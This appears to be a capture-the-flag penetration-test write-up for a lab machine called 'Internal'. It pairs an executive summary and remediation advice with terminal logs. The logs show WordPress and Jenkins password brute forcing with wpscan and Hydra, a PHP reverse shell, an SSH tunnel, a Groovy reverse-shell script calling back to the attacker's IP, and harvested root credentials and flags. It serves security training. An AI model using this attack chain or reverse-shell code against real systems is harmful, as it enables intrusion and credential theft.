Executive Summary for the machine "Internal"

Executive Summary
This report outlines the findings and recommendations resulting from a penetration test conducted on the client's environment. The objective of the engagement was to assess the security posture of the provided virtual environment from external, web application, and internal perspectives. The assessment was conducted in a black box manner to simulate the perspective of a malicious actor. The primary goal was to identify vulnerabilities and exploit them to secure two flags, namely User.txt and Root.txt, as proof of successful exploitation.
Vulnerability and Exploitation Assessment
1. **External Assessment**:
• Identified services: SSH (port 22), HTTP (port 80).
• Initial reconnaissance revealed a WordPress instance running version 5.4.2, which is vulnerable to known exploits.
• Exploited WordPress vulnerabilities through enumeration and bruteforcing techniques to gain unauthorized access to the web server.

• **Web Application Assessment**:
◇ Detected WordPress version 5.4.2 with known vulnerabilities.
◇ Conducted further enumeration to identify potential vulnerabilities and found credentials for unauthorized access.
◇ Leveraged discovered credentials to gain access to the WordPress admin dashboard and obtain additional information.

• **Internal Assessment**:
◇ Found a file named "jenkins.txt" in the user's directory, indicating the presence of Jenkins running on port 8080.
◇ Used Hydra to perform a password cracking attack on the Jenkins server with the admin username.
◇ Successfully cracked Jenkins credentials and gained access to the server.

Remediation Suggestions
1. **External Remediation**:
◇ Update WordPress to the latest version to patch known vulnerabilities.
◇ Implement strong password policies and account lockout mechanisms to prevent brute force attacks.

• **Web Application Remediation**:
◇ Regularly update WordPress and its plugins to mitigate known vulnerabilities.
◇ Employ security plugins to monitor and block suspicious activities.
◇ Implement multi-factor authentication to enhance access control.

• **Internal Remediation**:
◇ Regularly update Jenkins and its plugins to patch security vulnerabilities.
◇ Enforce strong password policies and implement account lockout mechanisms on the Jenkins server.
◇ Restrict access to sensitive directories and files within the server.

Conclusion
The penetration test successfully identified vulnerabilities within the client's environment, demonstrating the importance of regular security assessments. By addressing the identified issues and implementing the recommended remediation measures, the client can significantly improve the security posture of their environment and mitigate the risk of unauthorized access and data breaches.

Please note that the successful exploitation of vulnerabilities was conducted solely for the purpose of this assessment and with explicit permission from the client. It is imperative that the identified vulnerabilities are promptly addressed to safeguard the confidentiality, integrity, and availability of the client's assets.

Vulnerability Assessment

For purely technical purposes, I will proceed to leave screenshots of all the steps I followed to perform pentesting on the machine.

1. ENUMERATION

```
┌──(root㉿scarly)-[/home/sky/Desktop/Internal Report/firstScanNmap]
└─# cat internal.thm.nmap
# Nmap 7.94SVN scan initiated Sat Mar  9 00:56:33 2024 as: nmap -p22,80 -sV -sC -T4
-Pn -oA internal.thm internal.thm
Nmap scan report for internal.thm (10.10.132.78)
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root㉿scarly)-[/home/sky/Desktop/Internal Report]
└─# gobuster dir -u http://internal.thm/ -w /usr/share/wordlists/dirbuster/directory
-list-2.3-small.txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://internal.thm/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small
.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 316] [--> http://internal.thm/wordpress/]
/blog                 (Status: 301) [Size: 311] [--> http://internal.thm/blog/]
/javascript           (Status: 301) [Size: 317] [--> http://internal.thm/javascript/
]
/phpmyadmin           (Status: 301) [Size: 317] [--> http://internal.thm/phpmyadmin/
]
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================
```

Enumeration for http://internal.thm/blog/

Wappalyzer

TECHNOLOGIES MORE INFO Export

CMS

WordPress 5.4.2

Editor

CodeMirror 5.4.0

Database managers

phpMyAdmin

Web servers

Apache HTTP Server 2.4.29

Documentation tools

Sphinx

Rich text editors

TinyMCE 4

Blogs

WordPress 5.4.2

Programming languages

PHP

JavaScript frameworks

Backbone.js 1.4.0

Operating systems

Ubuntu

Cracking Credentials

WORDPRESS ENUMERATION - INTERESTING FINDINGS on http://internal.thm/blog/:
Command: wpscan --url http://internal.thm/blog --enumerate u

Results:
[+] URL: http://internal.thm/blog/ [10.10.132.78]
[+] Started: Sat Mar 9 01:16:24 2024

Interesting Finding(s):

[+] URL: http://internal.thm/blog/ [10.10.132.78]
[+] Started: Sat Mar 9 01:26:43 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://internal.thm/blog/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://internal.thm/blog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%


[+] The external WP-Cron seems to be enabled: http://internal.thm/blog/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299


[+] WordPress version 5.4.2 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://internal.thm/blog/index.php/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>
| - http://internal.thm/blog/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.4.2</generator>


[+] WordPress theme in use: twentyseventeen
| Location: http://internal.thm/blog/wp-content/themes/twentyseventeen/
| Last Updated: 2024-01-16T00:00:00.000Z
| Readme: http://internal.thm/blog/wp-content/themes/twentyseventeen/readme.txt
| [!] The version is out of date, the latest version is 3.5

```
| Style URL: http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a
fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 2.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://internal.thm/blog/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match: 'Version: 2.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01
<==========================================================================================
===> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] admin
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
|  - http://internal.thm/blog/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)


Command: wpscan --url http://internal.thm/blog --usernames admin --passwords /usr/share/wordlists/rockyou.txt
--max-threads 50

Results:

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / kambal Time: 00:01:08 <                                                    > (3900 / 14348292)  0.02%
ETA: ??:??:??

[!] Valid Combinations Found:
| Username: admin, Password: my2boys
```

Uploading a reverse shell







```
┌──(root㉿scarly)-[/home/sky/tools/revShells/php-reverse-shell]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.9.183.98] from (UNKNOWN) [10.10.132.78] 45572
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_6
 07:38:02 up 57 min,  0 users,  load average: 0.02, 1.52, 1.31
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

```
$ ls
containerd
wp-save.txt
$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later.  Let her know you have them

aubreanna:bubb13guM!@#123
$
```

First SSH credentials obtained: aubreanna:bubb13guM!@#123

```
aubreanna@internal:~$ find . -name '*.txt' 2>/dev/null | xargs cat
THM{int3rna1_fl4g_1}
Internal Jenkins service is running on 172.17.0.2:8080
aubreanna@internal:~$
```

Privilege Escalation

FIRST FLAG CAPTURED AND THEN I SAW THE SERVICE JENKINS RUNNING ON THAT DIRECTION SO I WANTED TO CONFIRM THIS:


```
aubreanna@internal:~$ netstat -ano | grep 8080
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      off (0.00/0/0)
```

At this point, I created a local ssh tunnel to connect to this Jenkins service to redirect traffic from a port on my local machine via SSH connection to the port on the remote machine.

```
┌──(root㉿scarly)-[/home/sky/tools/revShells/php-reverse-shell]
└─# ssh -L 8080:172.17.0.2:8080 aubreanna@internal.thm
aubreanna@internal.thm's password:
bind [127.0.0.1]:8080: Address already in use
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Mar  9 07:54:41 UTC 2024

  System load:  0.03                Processes:           110
  Usage of /:   63.8% of 8.79GB     Users logged in:     0
  Memory usage: 37%                 IP address for eth0: 10.10.132.78
  Swap usage:   0%                  IP address for docker0: 172.17.0.1
```

```
aubreanna@internal:~$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:9dff:fec0:6846  prefixlen 64  scopeid 0x20<link>
        ether 02:42:9d:c0:68:46  txqueuelen 0  (Ethernet)
        RX packets 8  bytes 420 (420.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 1394 (1.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

localhost:8080/login?from=%2F




```
┌──(root㉿scarly)-[/home/sky/Desktop]
└─# hydra -s 8080 -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&Submit=Sign in:Invalid
sername or password."

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-09 02:57:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:8080/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&Submit=Sign in:Invalid username or password.
[8080][http-post-form] host: 127.0.0.1   login: admin   password: spongebob
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-09 02:57:59
```

Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
String host="10.9.183.98";

int port = 9001;

String cmd = '/bin/sh';

Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();whil
```

Run

Result

```
$ cd ../opt
cd ../opt
$ ls
ls
note.txt
$ cat note.txt
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have
 several layers of defense here. Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
$
```

Root SSH credentials: root:tr0ub13guM!@#123

```
root@internal:~# cat root.txt
THM{d0ck3r_d3str0y3r}
root@internal:~#
```